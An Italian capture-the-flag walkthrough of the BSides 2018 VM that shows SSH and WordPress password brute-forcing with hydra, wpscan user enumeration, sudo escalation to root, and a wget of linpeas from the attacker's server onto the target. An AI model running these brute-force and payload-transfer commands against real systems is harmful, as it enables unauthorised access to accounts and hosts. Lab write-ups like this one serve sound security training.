
```
┌──(kali㉿kali)-[~]
└─$ ls
'--cookie=security=low; PHPSESSID=5b14c43e510ec1381faa16cab0e29482'   gameshell.sh       public_key.pem      ufonet
 Desktop                                                               Music              report_meta.html    users.txt.bk
 Documents                                                             Pictures           report_meta.xml     Videos
 Downloads                                                             private_key.pem    Templates
 gameshell-save.sh                                                     Public             test

┌──(kali㉿kali)-[~]
└─$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

provo a connettermi tramite ssh a tutti questi utenti con l'indirizzo IP della macchina.




```
┌──(kali㉿kali)-[~]
└─$ ssh abatchy@192.168.50.7
The authenticity of host '192.168.50.7 (192.168.50.7)' can't be established.
ECDSA key fingerprint is SHA256:FhT9tr50Ps28yBw38pBWN+YEx5wCU/d8o1Ih22W4fyQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.7' (ECDSA) to the list of known hosts.
abatchy@192.168.50.7: Permission denied (publickey).

┌──(kali㉿kali)-[~]
└─$ ssh john@192.168.50.7
john@192.168.50.7: Permission denied (publickey).

┌──(kali㉿kali)-[~]
└─$ ssh mai@192.168.50.7
mai@192.168.50.7: Permission denied (publickey).

┌──(kali㉿kali)-[~]
└─$ ssh anne@192.168.50.7
anne@192.168.50.7's password:
Permission denied, please try again.
anne@192.168.50.7's password:
Permission denied, please try again.
anne@192.168.50.7's password:

zsh: suspended  ssh anne@192.168.50.7

┌──(kali㉿kali)-[~]
└─$ ssh doomguy@192.168.50.7
doomguy@192.168.50.7: Permission denied (publickey).
```

l’unico profilo che richiede una password è “anne” quindi provo a rubare la password di anne




```
┌──(kali㉿kali)-[~]
└─$ hydra -l anne -P /usr/share/wordlists/seclists/Passwords/Common-Credentials/10k-most-common.txt 192.168.50.7 -t2 ssh -f
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for i
llegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-02 06:22:54
[DATA] max 2 tasks per 1 server, overall 2 tasks, 10000 login tries (l:1/p:10000), ~5000 tries per task
[DATA] attacking ssh://192.168.50.7:22/
[STATUS] 52.00 tries/min, 52 tries in 00:01h, 9948 to do in 03:12h, 2 active
[22][ssh] host: 192.168.50.7   login: anne   password: princess
[STATUS] attack finished for 192.168.50.7 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-02 06:24:39
```

grazie a hydra scopro che la password è “princess”.
Quindi mi connetto tramite ssh alla user “anne” → verifico i permessi utente tramite “id” → richiedo di diventare root tramite “sudo su” → torno nel percorso principale tramite “cd” e poi con “ls” vedo che l’unico file è “flag” che mi segnala di aver raggiunto l’obiettivo.



```
anne@bsides2018:~$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne# ls
root@bsides2018:/home/anne# cd
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!
```


Metodo tramite linpeas:
A questo punto, mi avvalgo del tool `linpeas` già preinstallato sulla mia Kali.
Lancio il programma e con un serverino in python, faccio partire in ascolto la porta `8000` .



kali@kali: /usr/share/peass/linpeas
File Actions Edit View Help


```
$ linpeas

> peass ~ Privilege Escalation Awesome Scripts SUITE

/usr/share/peass/linpeas
├── linpeas_darwin_amd64
├── linpeas_darwin_arm64
├── linpeas_fat.sh
├── linpeas_linux_386
├── linpeas_linux_amd64
├── linpeas_linux_arm
├── linpeas_linux_arm64
├── linpeas.sh
└── linpeas_small.sh
┌──(kali㉿kali)-[/usr/share/peass/linpeas]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.50.8 - - [02/Nov/2025 15:43:08] "GET /linpeas.sh HTTP/1.1" 200 -
```

Trasferisco ora sulla macchina della vittima lo script .sh di `linpeas` e lo rendo un eseguibile da poter lanciare.
“wget http://indirizzoipmacchinaAttaccante:porta8000/linpeas.sh



```
anne@bsides2018:~$ wget http://192.168.50.4:8000/linpeas.sh
--2025-11-02 06:43:08--  http://192.168.50.4:8000/linpeas.sh
Connecting to 192.168.50.4:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 840139 (820K) [text/x-sh]
Saving to: `linpeas.sh'

100%[======================================================>] 840,139     --.-K/s   in 0.02s

2025-11-02 06:43:08 (38.9 MB/s) - `linpeas.sh' saved [840139/840139]

anne@bsides2018:~$ chmod +x linpeas.sh
anne@bsides2018:~$ ./linpeas.sh
```


Una volta lanciato, `linpeas` mostra una legenda, come quella nella figura sottostante, nella quale mi elenca cosa andare a vedere nello specifico:



```
LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMagenta: Your username
```


Essendo che l’output di `linpeas`, una volta lanciato l’eseguibile dalla macchina della vittima, è molto lungo, mi concentro sui risultati evidenziati in rosso o giallo che indicano potenziali vettori di attacco.

Usando il comando `sudo -l` sull'utente `anne` , per vedere cosa `anne` può eseguire come `root` e trovo come output:
`user anne may run the following command on this host: (ALL : ALL) ALL`
(Ho trovato il vettore privilage escalation)
Significa che l'utente `anne` è configurato per eseguire qualsiasi comando `(ALL)` come qualsiasi utente `(ALL)` , inclusi `root` e il sistema non ha specificato `NOPASSWD` , il che significa che l'utente deve fornire la sua password.
Poiché la password di `anne` è `princess` la soluzione è semplice:
1. Eseguire il comando di escalation sulla shell di `anne` : `sudo su -`
2. Inserire la password `princess`
3. Se la configurazione è corretta, questo fornirà immediatamente una shell con i massimi privilegi: `root@bsides2018:~#`



```
anne@bsides2018:~$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User anne may run the following commands on this host:
    (ALL : ALL) ALL
anne@bsides2018:~$ sudo su -
root@bsides2018:~# 
```


qui poi basta cercare i file presenti.



```
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```

metodo tramite HTTP:

esploro le pagine segnalate da Dirbuster. la prima è una leggende di loghi e formati. L seconda invece rimanda ad una pagina di wordpress



Public Domain Icons

These icons were originally made for Mosaic for X and have been included in the NCSA httpd and Apache server distributions in the past. They are in the public domain and may be fre any application. The originals were done by Kevin Hughes (kevinh@kevcom.com). Andy Polyakov tuned the icon colors and added few new images.

If you'd like to contribute additions to this set, contact the httpd documentation project http://httpd.apache.org/docs-project/.

Almost all of these icons are 20x22 pixels in size. There are alternative icons in the "small" directory that are 16x16 in size, provided by Mike Brown (mike@hyperreal.org).

Suggested Uses

The following are a few suggestions, to serve as a starting point for ideas. Please feel free to tweak and rename the icons as you like.

a.gif
a.png

This might be used to represent PostScript or text layout languages.

alert.black.gif
alert.black.png
alert.red.gif
alert.red.png

These can be used to highlight any important items, such as a README file in a directory.

back.gif
back.png
forward.gif
forward.png
small/back.gif
small/back.png
small/forward.gif
small/forward.png

These can be used as links to go to previous and next areas.

ball.gray.gif
ball.gray.png
ball.red.gif
ball.red.png

These might be used as bullets.

binary.gif
binary.png
small/binary.gif
small/binary.png

This can be used to represent binary files.


binhex.gif
binhex.png
small/binhex.gif
small/binhex.png

This can represent BinHex-encoded data.

blank.gif
blank.png
small/blank.gif
small/blank.png


This can be used as a placeholder or a spacing element.

bomb.gif
bomb.png



```
User-agent: *
Disallow: /backup_wordpress
```

a questo punto proviamo a cercare sull'urla /backup_wordpress ed è possibile vedere che c'è una sezione per il **login**



Deprecated WordPress blog

Just another WordPress site

[Retired] This blog is no longer being maintained

john
March 7, 2018
Leave a comment

A new blog is being set up, all current posts will be migrated.
For any questions, please contact IT administrator John.

Hello world!

admin
March 7, 2018
1 Comment

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

RECENT POSTS

- [Retired] This blog is no longer being maintained
- Hello world!

RECENT COMMENTS

- Mr WordPress on Hello world!

ARCHIVES

- March 2018


CATEGORIES

- Uncategorized

META

- Log in
- Entries RSS
- Comments RSS
- WordPress.org

a questo punto cerco intanto un tool specifico per la kali per wordpress e mi segnala wpscan




Kali Linux
https://www.kali.org › tools › w... · Traduci questa pagina

wpscan | Kali Linux Tools


20 mag 2025 — wpscan Usage Examples Scan a target **WordPress** URL and enumerate any plugins that are installed: root@**kali**:~# wpscan --url ...

eseguo uno scan per vedere gli utenti presenti.




```
┌──(kali㉿kali)-[~]
└─$ wpscan --url http://192.168.50.6/backup_wordpress --enumerate u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
```

e ho come risultato un user “john” e uno “admin”




```
[+] john
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] admin
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

provo ad usare hydra ma non riesco a formulare il comando corretto per l’url




```
┌──(kali㉿kali)-[~]
└─$ hydra -l john -P /usr/share/wordlists/rockyou.txt  192.168.50.6 http-post-form '/backup_wordpress/wp-login.php:log=^USER^&
pwd=^PASS^&wp-submit=Log+In&redirect_to=%2Fbackup_wordpress%2Fwp-admin%2F&testcookie=1: ERROR: The password you entered for th
e username john is incorrect. Lost your password?'
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
 illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-01 12:19:51
